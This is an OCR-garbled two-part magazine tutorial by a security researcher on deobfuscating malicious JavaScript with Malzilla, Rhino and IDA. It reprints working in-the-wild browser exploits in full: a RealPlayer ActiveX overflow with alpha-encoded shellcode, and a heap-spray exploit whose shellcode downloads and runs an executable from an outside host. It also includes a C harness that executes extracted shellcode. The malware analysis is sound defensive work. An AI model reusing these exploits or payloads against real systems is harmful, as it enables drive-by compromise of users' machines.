\162\75\156\141\166\151\147\141\164\157\162\56\165\163\145\162\101\147\145\156\164\56\164\157\114\157\167\145\162\103\141
\163\145\50\51\73\151\146\50\165\163\145\162\56\151\156\144\145\170\117\146\50\42\155\163\151\145\40\66\42\51\75\75\55\61
\46\46\165\163\145\162\56\151\156\144\145\170\117\146\50\42\155\163\151\145\40\67\42\51\75\75\55\61\51\162\145\164\165\162
\156\73\151\146\50\165\163\145\162\56\151\156\144\145\170\117\146\50\42\156\164\40\65\56\42\51\75\75\55\61\51\162\145\164
\165\162\156\73\126\165\154\117\142\152\145\143\164\75\42\111\105\122\42\53\42\120\103\164\154\56\111\42\53\42\105\122\120
\42\53\42\103\164\154\56\61\42\73\164\162\171\173\122\145\141\154\75\156\145\167\40\101\143\164\151\166\145\130\117\142\152
\145\143\164\50\126\165\154\117\142\152\145\143\164\51\175\143\141\164\143\150\50\145\162\162\157\162\51\173\162\145\164
\165\162\156\175\122\145\141\154\126\145\162\163\151\157\156\75\122\145\141\154\56\120\154\141\171\145\162\120\162\157\160
\145\162\164\171\50\42\120\122\117\104\125\103\124\126\105\122\123\111\117\116\42\51\73\120\141\144\144\151\156\147\75\42
\42\73\112\155\160\117\166\145\162\75\165\156\145\163\143\141\160\145\50\42\45\67\65\45\60\66\45\67\64\45\60\64\42\51\73
\146\157\162\50\151\75\60\73\151\74\63\62\52\61\64\70\73\151\53\53\51\120\141\144\144\151\156\147\53\75\42\123\42\73\151
\146\50\122\145\141\154\126\145\162\163\151\157\156\56\151\156\144\145\170\117\146\50\42\66\56\60\56\61\64\56\42\51\75\75
\55\61\51\173\151\146\50\156\141\166\151\147\141\164\157\162\56\165\163\145\162\114\141\156\147\165\141\147\145\56\164\157
```

( ) Replace eval() with [✓ Override eval()] ( ) Leave as is

[ ] Do not bother me with messages

```
function RealExploit(){var user=navigator.userAgent.toLowerCase();if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1
)return;if(user.indexOf("nt 5.")==-1)return;VulObject="IER"+"PCtl.I"+"ERP"+"Ctl.1";try{Real=new ActiveXObject(VulObject)
}catch(error){return}RealVersion=Real.PlayerProperty("PRODUCTVERSION");Padding="";JmpOver=unescape("%75%06%74%04");for(i=0
;i<32*148;i++)Padding+="S";if(RealVersion.indexOf("6.0.14.")==-1){if(navigator.userLanguage.toLowerCase()=="zh-cn")ret
=unescape("%7f%a5%60");else if(navigator.userLanguage.toLowerCase()=="en-us")ret=unescape("%4f%71%a4%60");else return}else
 if(RealVersion=="6.0.14.544")ret=unescape("%63%11%08%60");else if(RealVersion=="6.0.14.550")ret=unescape("%63%11%04%60")
;else if(RealVersion=="6.0.14.552")ret=unescape("%79%31%01%60");else if(RealVersion=="6.0.14.543")ret=unescape("%79%31%09
%60");else if(RealVersion=="6.0.14.536")ret=unescape("%51%11%70%63");else return;if(RealVersion.indexOf("6.0.10.")!=-1){for
(i=0;i<4;i++)Padding=Padding+JmpOver;Padding=Padding+ret}else if(RealVersion.indexOf("6.0.11.")!=-1){for(i=0;i<6;i++
)Padding=Padding+JmpOver;Padding=Padding+ret}else if(RealVersion.indexOf("6.0.12.")!=-1){for(i=0;i<9;i++)Padding=Padding
+JmpOver;Padding=Padding+ret}else if(RealVersion.indexOf("6.0.14.")!=-1){for(i=0;i<10;i++)Padding=Padding+JmpOver;Padding
=Padding+ret}AdjESP="LLLL\\XXXXXLD";Shell="TYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIJKBtnkSEgLnkD4vUT8fczUpVLKQf
a04CHuFSJiCyqQnMFSIKtvvomnVtFHfXYbbTTHYQzkTMgsxZ3pjKHoUkyO1eJGqN1KsnQ4S3YMRFnkDL2knkQNELeSIMNkGt1KFckukspuSB2LrMrOpnTnE4RLR
LS01S7Jc1RuVNSUt8PegpEcIPU4vcQPP0ahTLnkaP4LNkppwlNMLKSps8JKS91KCpUdLMcpcLNkaPWLJ5OOLNbn4NjLzHNdKOyokOmS8ls4K3dltd7LIoN01Uv0
MoTv4ZdoBPhhROkOKOYoLKSdWTkLLMSbNZVSYKrsbs3bzKfD0SKOjp1MOONxKNozTNm8scioKOkONcJLUTK3VLQ4qrKOxPMosNkhm2qcHhspKOkO9obrkOXPkXK
g9oKO9osXsDT4pp4zvODoE4poPwPnvNPlrL0su7cYPne7tnPcPo2MDoSRarvOQbplfNQuPxpe5P";PayLoad=Padding+AdjESP+Shell;while(PayLoad
```

Script compiled


Figure 3. *Debugging script in Malzilla*

Listing 1. *Basic string mangling*

```
var cuteqqado="A"+"d"+"o"+"d"+"b."+"S"+"t"+"r"+"e"+"a"+"m";
var GomManager = new ActiveXObject
      ("oq7ejgoMThbbeFlnVadR30DBeSX2omWebCtrl.oq7ejgoMThbbeFlnVadR30DBeSX2omManager
                      .1".replace (/oq7ejgoMThbbeFlnVadR30DBeSX2 / ig, "G"));
```

Listing 2. *Rhino use example*


```
# rhino
Rhino 1.7 release 1 2008 03 06
js> document={write:print};
[object Object]
js>"oq7ejgoMThbbeFlnVadR30DBeSX2omWebCtrl.oq7ejgoMThbbeFlnVadR30DBeSX2omManager.1".
                      replace(/oq7ejgoMThbbeFlnVadR30DBeSX2/ig, "G")
GomWebCtrl.GomManager.1
```



```
function RealExploit()
{
  var user=navigator.userAgent.toLowerCase();
  if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1)return;
  if(user.indexOf("nt 5.")==-1)return;
  VulObject="IER"+"PCtl.I"+"ERP"+"Ctl.1";
  try
  {
    Real=new ActiveXObject(VulObject)
  }
  catch(error)
  {
    return
  }
  RealVersion=Real.PlayerProperty("PRODUCTVERSION");
```

```
)return;if(user.indexOf("nt 5.")==-1)return;VulObject="IER"+"PCtl.I"+"ERP"+"Ctl.1";try(Real=new ActiveXObject(VulObject)
)catch(error)(return)RealVersion=Real.PlayerProperty("PRODUCTVERSION");Padding="";JmpOver=unescape("%75%06%74%04");for(i=0
;i<32*148;i++)Padding+="S";if(RealVersion.indexOf("6.0.14.")==-1)(if(navigator.userLanguage.toLowerCase()=="zh-cn")ret
=unescape("%7f%a5%60");else if(navigator.userLanguage.toLowerCase()=="en-us")ret=unescape("%4f%71%a4%60");else return)else
 if(RealVersion=="6.0.14.544")ret=unescape("%63%11%08%60");else if(RealVersion=="6.0.14.550")ret=unescape("%63%11%04%60")
;else if(RealVersion=="6.0.14.552")ret=unescape("%79%31%01%60");else if(RealVersion=="6.0.14.543")ret=unescape("%79%31%09
%60");else if(RealVersion=="6.0.14.536")ret=unescape("%51%11%70%63");else return;if(RealVersion.indexOf("6.0.10.")!=-1)(for
(i=0;i<4;i++)Padding=Padding+JmpOver;Padding=Padding+ret)else if(RealVersion.indexOf("6.0.11.")!=-1)(for(i=0;i<6;i++
)Padding=Padding+JmpOver;Padding=Padding+ret)else if(RealVersion.indexOf("6.0.12.")!=-1)(for(i=0;i<9;i++)Padding=Padding
+JmpOver;Padding=Padding+ret)else if(RealVersion.indexOf("6.0.14.")!=-1)(for(i=0;i<10;i++)Padding=Padding+JmpOver;Padding
=Padding+ret)AdjESP="LLLL\\XXXXXLD";Shell="TYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BBOBBABXP8ABuJIJKBtnkSEgLnkD4vUT8fczUpVLKQf
aO4CHuFSJiCyqQnMFSIKtvvomnVtFHfXYbbTTHYQzkTMgsxZ3pjKHoUkyO1eJGqN1KsnQ4S3YMRFnkDL2knkQNELeSIMNkGt1KFckukspuSB2LrMrOpnTnE4RLR
LS01S7Jc1RuVNSUt8PegpEcIPU4vcQPPOahTLnkaP4LNkppw1NMLKSps8JKS91KCpUdLMcpcLNkaPWLJ5OOLNbn4NjLzHNdKOyokOmS81s4K3d1td7LIoNO1Uv0
MoTv4ZdoBPhhROkOKOYoLKSdWTkLLMSbNZVSYKrsbs3bzKfDOSKOjp1MOONxKNozTNm8scioKOkONcJLUTK3VLQ4qrKOxPMosNkhm2qcHhspKOk09obrkOXPkXK
g9oKO9osXsDT4pp4zvODoE4poPwPnvNP1rLOsu7cYPne7tnPcPo2MDoSRarvOQbp1fNQuPxpeSP";PayLoad=Padding+AdjESP+Shell;while(PayLoad
.length<0x8000)PayLoad+="YuanGe";Real.Import("c:\\Program Files\\NetMeeting\\TestSnd.wav",PayLoad,"",0,0))RealExploit();
```

Figure 4. *Malzilla indentation feature*



```
function RealExploit()
{
  var user=navigator.userAgent.toLowerCase();
  if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1)return;
  if(user.indexOf("nt 5.")==-1)return;
  VulObject="IERPCtl.IERPCtl.1";
  try
  {
    Real=new ActiveXObject(VulObject)
  }
  catch(error)
  {
    return
  }
  RealVersion=Real.PlayerProperty("PRODUCTVERSION");
  Padding="";
  JmpOver=unescape("%75%06%74%04");
  for(i=0;
  i<32*148;
  i++)Padding+="S";
  if(RealVersion.indexOf("6.0.14.")==-1)
  {
    if(navigator.userLanguage.toLowerCase()=="zh-cn")ret=unescape("%7f%a5%60");
    else if(navigator.userLanguage.toLowerCase()=="en-us")ret=unescape("%4f%71%a4%60");
    else return
  }
  else if(RealVersion=="6.0.14.544")ret=unescape("%63%11%08%60");
  else if(RealVersion=="6.0.14.550")ret=unescape("%63%11%04%60");
  else if(RealVersion=="6.0.14.552")ret=unescape("%79%31%01%60");
  else if(RealVersion=="6.0.14.543")ret=unescape("%79%31%09%60");
```

Figure 5. *Malzilla Misc Decoders concatenation feature*

Note 2: You can still try to use some web browser add-ons to debug step by step the script, this method will work on simple scripts but not on current malicious script as they currently used multiple strong obfuscation rounds, so the code is overwritten between each unobfuscation loop.

You should first clean the file you want to provide to Rhino by removing the HTML tags (like `html`, `script` and the others). Generally, the script uses the `document.write()` function to end the code in the web browser. As Rhino does not implement this object, the quicker way is to overwrite the function with the `print()` Rhino function, its purpose is to write to the standard output. Sometime all you need is to overwrite the `eval()` function to Rhino `print()` function. It's the case for the Dean Edward packer which we will see in next part. The line below need to be added at the beginning of the script:

```
document={write:print};
```

It redirects all `document.write()` call to the `print()` function. See the unobfuscation example in Listing 2.

We can see in the example that the final string is displayed. Note that Rhino could also be used with the *-f* flag to give it a file at the command line, the result will be by default redirected to standard output.

For the sake of reading the code was split:

```
<sCrIpT lAnGuAgE="jAvAsCrIpT">
   eval("\146\165\156\143\164\151\
                   157
   \156\40...\50\51\73")
</script>
```

As you can see the tag looks strange using upper and lower cases, and the body of the script only contains an `eval()` function call of a string encoded in Octal.

We also use it to find many `eval(unescape(...))` combinations in the wild. Below you will find explanation on how to preform step by step decode this string and identify the threat. First of all, Malzilla can be used as a web client to grab the file from the Internet. See the footer of Figure 1. You can choose the User-Agent and set the Referer which is quite useful nowadays as malicious sites also check for these values or if you already have the script code, you can just copy and paste it in the text area as the Figure 1 shows. Now that the code has been opened in Malzilla, we will see how to use the decoders to unobfuscate it. Click on *Send script to Decoder* to automatically copy & paste the code to the Decoder tab, HTML codes and tags will be removed as shown in Figure 2.

So now the Decoder tab, you only have the code as you can see in Figure 2.

Listing 3. *Realplayer exploit*

```
function RealExploit()
 {
   var user=navigator.userAgent.toLowerCase();
   if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1)return;
   if(user.indexOf("nt 5.")==-1)return;
   VulObject="IERPCtl.IERPCtl.1";
   try
   {
     Real=new ActiveXObject(VulObject)
   }
   catch(error)
   {
     return
   }
   RealVersion=Real.PlayerProperty("PRODUCTVERSION");
   Padding="";
   JmpOver=unescape("%75%06%74%04");
   for(i=0;  i<32*148;  i++) Padding+="S";
   if(RealVersion.indexOf("6.0.14.")==-1)
   {
     if(navigator.userLanguage.toLowerCase()=="zh-cn")ret=unescape("%7f%a5%60");
     else if(navigator.userLanguage.toLowerCase()=="en-us")ret=unescape("%4f%71%a4%
                  60");
     else return
   }
   else if(RealVersion=="6.0.14.544")ret=unescape("%63%11%08%60");
   else if(RealVersion=="6.0.14.550")ret=unescape("%63%11%04%60");
   else if(RealVersion=="6.0.14.552")ret=unescape("%79%31%01%60");
   else if(RealVersion=="6.0.14.543")ret=unescape("%79%31%09%60");
   else if(RealVersion=="6.0.14.536")ret=unescape("%51%11%70%63");
   else return;
   if(RealVersion.indexOf("6.0.10.")!=-1)
   {
     for(i=0; i<4; i++) Padding=Padding+JmpOver;
     Padding=Padding+ret
   }
   else if(RealVersion.indexOf("6.0.11.")!=-1)
   {
     for(i=0;  i<6; i++) Padding=Padding+JmpOver;
     Padding=Padding+ret
   }
   else if(RealVersion.indexOf("6.0.12.")!=-1)
   {
     for(i=0; i<9; i++)Padding=Padding+JmpOver;
     Padding=Padding+ret
   }
   else if(RealVersion.indexOf("6.0.14.")!=-1)
   {
     for(i=0; i<10; i++) Padding=Padding+JmpOver;
     Padding=Padding+ret
   }
   AdjESP="LLLL\\XXXXXLD";
   Shell="TYIIIIIIIIIIIIIIII7...5P";
   PayLoad=Padding+AdjESP+Shell;
   while(PayLoad.length<0x8000)PayLoad+="YuanGe";
   Real.Import("c:\\Program Files\\NetMeeting\\TestSnd.wav",PayLoad,"",0,0)
 }
 RealExploit();
```

Note that a *Misc Decoders* tab is also available, it can be very useful to do some special string manipulation, but there is no button option to convert the Octal string we have. Anyway, we just want to see what this malicious content is. The method is the same used with Rhino, change the `eval()` function call to some display function. We can check *Replace* `eval()` *with print* or *document.write* and click on *Run script* or just check *Override* `eval()` and click on *Run script*. The evaluate string will be displayed in the bottom textarea as shown in the Figure 3. We can see some human readable script code. We can copy & paste it back in the Decoder and click on *Format Code* to indent it as in Figure 4.

We have now a much easier script code, the line 6 showed the code below:

```
VulnObject="IER"+"PCtl.I"+"ERP"+"Ctl
                        .1";
```

Our last step is to copy & paste this code in the *Misc Decoders* tab and use the *Concatenate* feature on the whole script, see Figure 5.

See Listing 3 for the final script. It contains a function named RealExploit, which creates an ActiveXObject `"IERPCtl.IERPCtl.1"`, do some code depending on a version number and call a method named *Import*.

Searching on Internet, gives us details about a flaw in RealPlayer ierpplug.dll ActiveX referred in `CVE-2007-5601`.

But what does this exploit do ?

To answer this question, we need to analyze the shellcode. In our example, the malicious code is the variable *Shell* which contains a long alpha-numeric string. In fact, it's a shellcode encoding method named alpha encoding, which encodes IA-32 (x86) based shellcode to contain only alphanumeric characters (0-9 and A-Z). The result is a fully working version of the original shellcode which consists of a decoder and the encoded original shellcode. The real code will be decoded at the run time.

David Maciejak
David Maciejak works for Fortinet as a Security Researcher, his job is to follow the trend in the vulnerability underground market and provide some preventive protection to customers.

DAVID MACIEJAK

Javascript Obfuscation Part 2

Difficulty

🟩⬜⬜

In the first part, we saw how to decode some basic malicious Javascript code, in this part we will introduce some techniques to quickly identify what a shellcode embedded in the Javascript code do and present you some advanced Javascript obfuscation tips used by attacker.

WHAT YOU WILL LEARN...

How ActiveX instantiation could be hidden by malicious guys using some Javascript tricks

How to use opensource tools to automate the de-obfuscation of malicious javascript code

WHAT YOU SHOULD KNOW...

Basic knowledge of Javascript language

Basic heard of ActiveX components

Unobfuscated script delivers a malicious script that uses some vulnerable methods like arbitrary file download or exploit an overflow in the ActiveX component so it embeds a shellcode to execute some code. The former type is often a download and execute shellcode used to drop malware using this drive by download technique.

We will see in this part how to debug the shellcode to understand what it does in the background.

Hexadecimal/Unicode shellcode

Next step is to study Listing 1.

First, as you can see the ActiveX object is created using Javascript DOM method and followed by the shellcode which uses unicode and it's stored in the variable name *shellcode*.

Next we will debug this shellcode to understand what it does but for now we will look more closely to what become the *shellcode* variable.

After the initialization, we find that the *shellcode* is used in a *for* loop:

```
for (i=0; i<300; i++) qq784378237[i] =
block + shellcode;
```

The value is used to fill an array. But what does it do? In fact, this technique is used to fill the heap but we cannot determine the exact location where the overflow will occur. It is named heap spray. There is a good presentation from Alexander Sotirov and Wikipedia article (see On the 'Net section). He explains the need of using *substring* method call or the `'+'` string operator with a *for* loop to write on the heap.

So, many blocks were allocated and the last script line to be called is:

```
yings["rawParse"](chilam)
```

This code is one of the many ways Javascript calls a method.

This code is identical to

```
yings.rawParse(chilam)
```

It's a *rawParse* method call on the *yings* object which is (from the beginning of the code)

```
6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB
```

The Baofeng Storm ActiveX component MPS.StormPlayer.1 (*mps.dll*). The flaw is referenced as CVE-2007-4816.

Let's identify what the shellcode does.

The method we will describe below does not need to be vulnerable to the ActiveX component software, we will see how to create an executable file and debug it with a debugger.

First thing to do is to extract the shellcode and identify how it is encoded.

```
%u9090%u9090%uefe9%u0000%u5a00...%u7
                    76f%u2e6e%u7865%
                    u0065
```

As you can see, it starts with some 90 operands, which are nops followed by a `%uefe9` which should be a jump, so `efe9` should be read as `E9 EF`.

The script in Listing 2 should help to transform the unicode shellcode to its hexadecimal equivalent.

Now we need to add it in a C program as illustrated in Listing 3 and compile it for further investigation.

This code only calls the shellcode, you can use Dev-C++ under Microsoft Windows to compile this code.

Once you have the binary, you will see how to debug it. Many debuggers are available like the free OllyDbg tool or IDA. The screenshots which will follow are taken from IDA but you can do exactly the same with Ollydbg.

Drag and drop the binary you compiled on the Desktop IDA shortcut, the *Load a new file* window is displayed (see Figure 1). Check the *Load resources* and validate with Ok button.

The main IDA windows will open and start to analyze the sample (see Figure 2).

Take a first look at the Strings window to see if you can grab something interesting is displayed in the Figure 3.

The caption in Figure 3 displays the main shellcode keys.

The *urlmon(.dll)* should be loaded to find the URLDownloadToFileA method to download the file in the background *http://qqq.hao1658.com/down.exe* (a good chance of being a virus, note that the link is dead as of writing) to the system directory (GetSystemDirectoryA) and then the WinExec calls on on the newly created executable file.

From this first quick analysis, you should be able to debug the code. Next go to the shellcode block in the binary to identify it as code and not as data which is the value by default. You can scroll through the assembly code to find a huge part of db or just double click on the EEEEtn from the Strings window to go immediately at the shellcode start (see Figure 4). Once on the code, you can set it back to Code by pressing C key.

You will get the code for the section as shown in Figure 5. Now you can follow the code execution and identify other strings.

You need to select blocks, press U to set it back to *Undefine* or right click it in the menu, then choose multiple lines and press A to create a string (or again choose it in the right click menu).

If the code uses some XOR encoding it could be painful to follow the code, the best way is to real time debug it. For this purpose, first you need to identify an instruction and set a breakpoint on it. A breakpoint it's a flag on an instruction which should tell the debugger to stop the normal execution flow and run the following code step by step as requested by the analyst.

Listing 1. *Unkown shellcode*

```
yings=document.createElement("object");
yings.setAttribute("classid","clsid:6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB");

var shellcode = unescape("%u90"+"90" + "%u90"+"90" + "%uefe9"+ ... + %u0065");
var bigblock = unescape("%u9090"+"%u9090");
var cuteqqoday;
cuteqqoday = 20;
var cuteqqoday2;
cuteqqoday2 = cuteqqoday+shellcode.length;
while (bigblock.length<cuteqqoday2) bigblock+=bigblock;
fillblock = bigblock.substring(0, cuteqqoday2);
block = bigblock.substring(0, bigblock.length-cuteqqoday2);
while(block.length+cuteqqoday2<0x40000) block = block+block+fillblock;
cuteqqsss = new Array();
qq784378237 = cuteqqsss;
for (i=0; i<300; i++) qq784378237[i] = block + shellcode;
var chilam = '';
while (chilam["length"] < 4057) chilam+="\x0a\x0a\x0a\x0a";
chilam+="\x0a";
chilam+="\x0a";
chilam+="\x0a";
chilam+="\x0a\x0a\x0a\x0a";
chilam+="\x0a\x0a\x0a\x0a";
yings["rawParse"](chilam)
```

Listing 2. *Unicode to hexadecimal script conversion*

```
#!/usr/bin/perl

$var="%u...";
@tab=split("%u",$var);

for ($i=1;$i<@tab+0;$i++) {            print("\\x".substr($tab[$i],2,2)."\\x".subs
tr($tab[$i],0,2));}
print"\n";

It gives the result in here:

"\x90\x90\x90\x90\xe9\xef\x00\x00\x00\x5a...\x6f\x77\x6e\x2e\x65\x78\x65\x00"
```

Listing 3. *C program to compile the shellcode*

```
#include <stdio.h>
unsigned char shellcode[] =  "\x90...";
int main()
{
            void (*c)();
            printf("Shellcode here!\n");
            *(int*)&c = shellcode;
            c();
}
```

Breakpoint can be set by hitting F2 key, the instruction line background color becomes red.

Note that by default, this is a software breakpoint, a hardware breakpoint can be configured by right-clicking on the red line and selecting *Edit breakpoint* in the menu. You can check the *Hardware breakpoint* and the *Execute* mode in the settings (as shown in Figure 6). This breakpoint will use x86 CPU special registers which are intended for debugging use only, this can prevent the sample from detecting that it is being debugged.

Then, after setting the breakpoint we can run it by hitting F9 and track the code step by step by hitting F8 (or F7 if you want a deeper look). You will see that the code will, as we suspected, try to download the malicious file and save it in *C:\WINDOWS\SYSTEM32\a.exe* and then execute it by prefixing the path with *cmd /c*.


Web Exploitation Toolkits

For some years, we have seen criminal organizations working on exploits packs including data management GUI in PHP to name a few Mpack and Neosploit. These software packages are used to create malicious hosting data servers. They embed many exploits like those in the following list and can be configured to target specific applications, web clients and domains.

- Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability

Listing 4. *Custom decoder function*

```
<html><head><Meta Name=Encoder Content=sina>
<META HTTP-EQUIV="imagetoolbar" CONTENT="no"><noscript><iframe></iframe></
                       noscript><script language="javascript"><!--

cB62="BEvXycyX",vX19="BqXqy\"Hq";.7762511,vR37=".2422728",vX19='wi\$\(\-5\"Bv78M0g\
                       +J\%\ \@V\;\)jSZ\\\#\&\*13\<\r4db9Xx\?\,\{K\_6\]z\'T\
                       }QloD\:Oy\~sAG\|nrfHe\/Ek\'\!FNRP2IqULu\>\n\=Yct\[\^pa\
                       .CmhW',cB62='B7pw\)\$m2\.6\&i\n\|\/Cg8\\cA\'WN\%\;RTEq\?Fj\
                       >L\<tv9K\^rDkIedPs\*\=yHO\[f\}0Z\:\"\rzX\]x3\-o4\@\{luGaJQ\
                       +5\_SVYb\(\~1\#M\ h\,U\!\'n';function xQ94(fZ25){"BqqcEqEH",
                       l=fZ25.length;'ULviQ\|e\?',w='';while(l--)"BwEycvqc",o=cB62.
                       indexOf(fZ25.charAt(l)),'Uvmm\?LLv',w=(o==-1?fZ25.charAt(l):
                       vX19.charAt(o))+w;"BX\"qcHEw",cB62=cB62.substring(1)+cB62
                       .charAt(0),document.write(w);'Uim\&i\&\&v'};xQ94("FZ\~X7\
                       18yhz\|Sh\|3bWh\.hZ\~X7\ 1V4Q\?\$b\>J\nqA7\]wLH\~S\!3z1\
                       ,hyy\'r\]Sz\~17Hz8kL\!w\'rX31SXz8\]hyZ3\*A\]Sz\~17Hz8k\
                       !L\!w\'rLH\~S\!3z1\,Hz\~Hz1391\!3zSbkL\!AZ31s7\!3HS1wmk\
                       !L\!w\'m\^\&\n\n\'\*Ak\!L\!w\'A\*LH\~S\!3z1\,Hz\~Hz1391\
                       !3zSbz3B8lSz\~17HzwmX31SXz8\]hyZ3m\'A\]Sz\~17Hz8kzL\!w3\
                       'r7\]wLH\~S\!3z1\,yh\}3XZ\r\rB7zLHB\,Z7L3\<hX\'r7\]w3\,B\
                       '7\~\'\{bq\'X31SXz8\]hyZ3A\*\*A7\]wLH\~S\!3z1\,yh\}3XZ\'rLH\
                       ~S\!3z1\,\~h\ 1SX3o\.3z1Zwo\.3z1\,if5NoOfnu\'ALH\~S\!3z1\
                       ,Hz\!HSZ3LHBzbkzL\!A\*3yZ3rLH\~S\!3z1\,Hz\!HSZ3S\ bkzL\
                       !A\*Ad\:\?bqtq\?A\ \(I\&b\$tq\>A\]Sz\~17Hz8kLBZw\'rB7zLHB\
                       ,Z1h1SZ8b8m8mAZ31s7\!3HS1wmkLBZw\'m\^q\n\n\'A\*AkLBZw\'ABf\
                       &Jb\$\?\>qA\.\"\?\&bJ66\>A\]Sz\~17Hz8kLLZw\'r7\]wLH\~S\!3z1\
                       ,hyy\'rLH\~S\!3z1\,HzZ3y3\~1Z1hX1b\]Sz\~17Hz8w\'rX31SXz8\
                       ]hyZ3\*AZ31s7\!3HS1wmkLLZw\'m\^6\n\n\'\*\*AkLLZw\'ASst\&b\
                       ?tqIABvq\nbt\n\$6A\!xq\$bqtqIA\}uIJb\?\n\$\$A9\:JJb\>qt\&Az\
                       (\&6b\&qttALCtJbq\n\$\&AAky7\~3zZ3Lk1Hkbm\'S\}S\]3z\|mAF\-Z\
                       ~X7\ 1V")//--></script><sCRipT Language=JavascrIpT>xQ94("j3\
                       *\nSYj34\"\[Y\>bj\n4\*\"\\n\#\#h\$\-5Vp6\(\!0X\#\-X\#\$\*0h\
                       -\\1OX\#\-X\#\(2\#\-K\#on\#\'H\'\\1n\,\]\:\-\#\(\/tQF\?Q2Y\
                       >bj\n4\*\"\\1OX\#\-X\#\(2\n\%3\*\nS\\eU\|\\|UQv\|\\|UFFmL2\\
                       X\,\'\-\(\r4G4a\"\*\}aYjo34\"\[Y\>bj\.\}\[\~Y\>bj\}\.g4\!\*\
                       \p\<\(pX\:\#\,HH\\1H\,\:\:p\<\(1H\:p\<f\&i\"\.\[\!mv\$\[i4\
                       &\$LL\[F\$v\"\&e\$v\"\|v\?i\!mQ\.L\"Yjo\}\.g4\!\*Y\>bj\%\!a\
                       +J\*Y\>b6\,\]\\\~4\#\~1g\:a\?\(2n\#\#hfoo\'\'\'UKXptpU1O\'o\
                       '\'U\-K\-2\'\>bpX\:\#\,HHM2\[O7XHO\,\<\"X\<\+X\:\#\,HH2d\)\
                       ~4\#\~1g\:a\?W\'\>bjo\%\!a\+J\*Y\>bjo\.\}\[\~Yjo3\*\nSY\>b\
                       >b")</script></head><body><noscript><b><font color=red>?â¸
                       ö????????JavascriptÖ§?ÖµÄä????÷!!!###########</font></b></
                       noscript></body></html>
```



Load a new file

Load file C:\Documents and Settings\koma\My Documents\shellcode2.exe a

Portable executable for 80386 (PE) [pe.ldw]
COFF (Windows-64 COFF (IA-64)) [coff.ldw]
MS-DOS executable (EXE) [dos.ldw]
Binary file

Processor type: Intel 80x86 processors: metapc

